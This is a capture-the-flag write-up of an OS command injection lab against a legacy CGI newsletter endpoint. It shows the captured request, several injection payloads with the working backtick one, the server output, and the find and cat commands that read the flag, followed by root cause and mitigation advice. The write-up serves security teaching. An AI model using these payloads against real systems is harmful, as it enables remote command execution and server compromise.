OS Command Injection – Remote Command Execution via Legacy CGI Endpoint | Slash & Sons
Lab Link
Lab: Slash & Sons
Overview

The Slash & Sons challenge demonstrates a classic OS Command Injection vulnerability inside a legacy CGI application.
The application contained an old-style CGI endpoint responsible for handling newsletter subscriptions. User input supplied to the endpoint was eventually passed into system-level commands without proper sanitization.
Because user input became part of an operating system command, arbitrary command execution became possible.
After confirming command execution, the vulnerability was leveraged to enumerate the filesystem and retrieve the flag.
Objective
Identify the vulnerable CGI functionality, achieve command execution, and retrieve the flag.
Vulnerability Classification Hierarchy
1
2
3
4
5
OWASP Category
└── A05: Injection
    └── OS Command Injection
        └── CGI Command Injection
            └── Unsanitized User Input Passed to System Commands
Reconnaissance
Initial exploration revealed a custom commission page:
1
https://a1eac27d-4065-slash-38b38.events.webverselabs-pro.com/commission.html
Submitting a commission redirected requests toward:
1
https://a1eac27d-4065-slash-38b38.events.webverselabs-pro.com/cgi-bin/inquiry.cgi
The presence of:
1
/cgi-bin/
was interesting because older CGI applications frequently suffer from input handling issues.
Further exploration revealed newsletter subscription functionality.
Subscribing redirected to:
1
/cgi-bin/newsletter.cgi
Request captured in Burp Suite:
1
2
3
4
POST /cgi-bin/newsletter.cgi HTTP/2
Host: a1eac27d-4065-slash-38b38.events.webverselabs-pro.com

email=kelvin%40kel.com
At this point the CGI endpoint became the primary attack surface.
Source Analysis
Reviewing page source revealed:
1
2
3
4
5
6
7
<p class="nl-email">
<a href="/cdn-cgi/l/email-protection"
class="__cf_email__"
data-cfemail="90fbf5fce6f9fed0fbf5fcbef3fffd">
[email protected]
</a>
</p>
The application appeared to rely heavily on legacy CGI functionality.
Since CGI scripts commonly invoke shell commands internally, testing for command injection became worthwhile.
Exploitation
Several payloads were tested:
1
2
3
4
5
6
7
email=kelvin%40kel.com ; id

email=kelvin%40kel.com | id

email=kelvin%40kel.com && id

email=kelvin%40kel.com `id`
Most payloads failed.
The following payload succeeded:
1
email=kelvin%40kel.com `id`
The application executed the command and rendered output within the response.
Proof of Exploitation
Response:
1
2
3
uid=33(www-data)
gid=33(www-data)
groups=33(www-data)
Successful execution confirmed:
- User input reached the shell
- Commands executed on the server
- Remote code execution was achieved
To locate the flag:
1
`find / -iname "*flag.txt*" 2>/dev/null`
Response:
1
/flag.txt
Read the file:
1
`cat /flag.txt`
Response:
1
WEBVERSE{.....}
The server executed arbitrary operating system commands.
Root Cause
The application likely implemented logic similar to:
1
system("subscribe.sh " + email)
When input became:
1
kelvin@kel.com `id`
the shell interpreted:
1
subscribe.sh kelvin@kel.com `id`
The shell first evaluated:
1
id
and inserted its output into the command.
Because user input was concatenated directly into operating system commands, attackers could inject arbitrary shell syntax.
Impact
In real environments OS Command Injection can lead to:
- Remote code execution
- Sensitive file disclosure
- Credential theft
- Database compromise
- Internal network pivoting
- Container escape attempts
- Complete server takeover
Command injection frequently becomes one of the highest severity findings because it often results in direct system compromise.
Mitigation
Never construct shell commands using user input
Bad:
1
system("subscribe.sh " . $_POST['email']);
Secure:
1
2
3
4
exec(
    "/path/subscribe.sh",
    [$email]
);
or use APIs that avoid shell execution entirely.
Validate user input
Allow only expected email patterns:
^[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,}$
Reject:
1
2
3
4
5
6
`
;
|
&
$
()
and other shell metacharacters.
Use parameterized execution methods
Prefer safe libraries rather than shell invocation.
Run services with minimal privileges
Even if compromise occurs:
1
www-data
should have limited permissions.
Real-World Insight
Legacy CGI systems continue to appear during penetration tests involving:
- Internal tools
- Manufacturing systems
- Administrative portals
- Small business applications
- Older web infrastructure
A frequent developer assumption is:
1
Only valid values reach this endpoint
Attackers do not use applications only through forms.
They directly manipulate requests and interact with the underlying application behavior.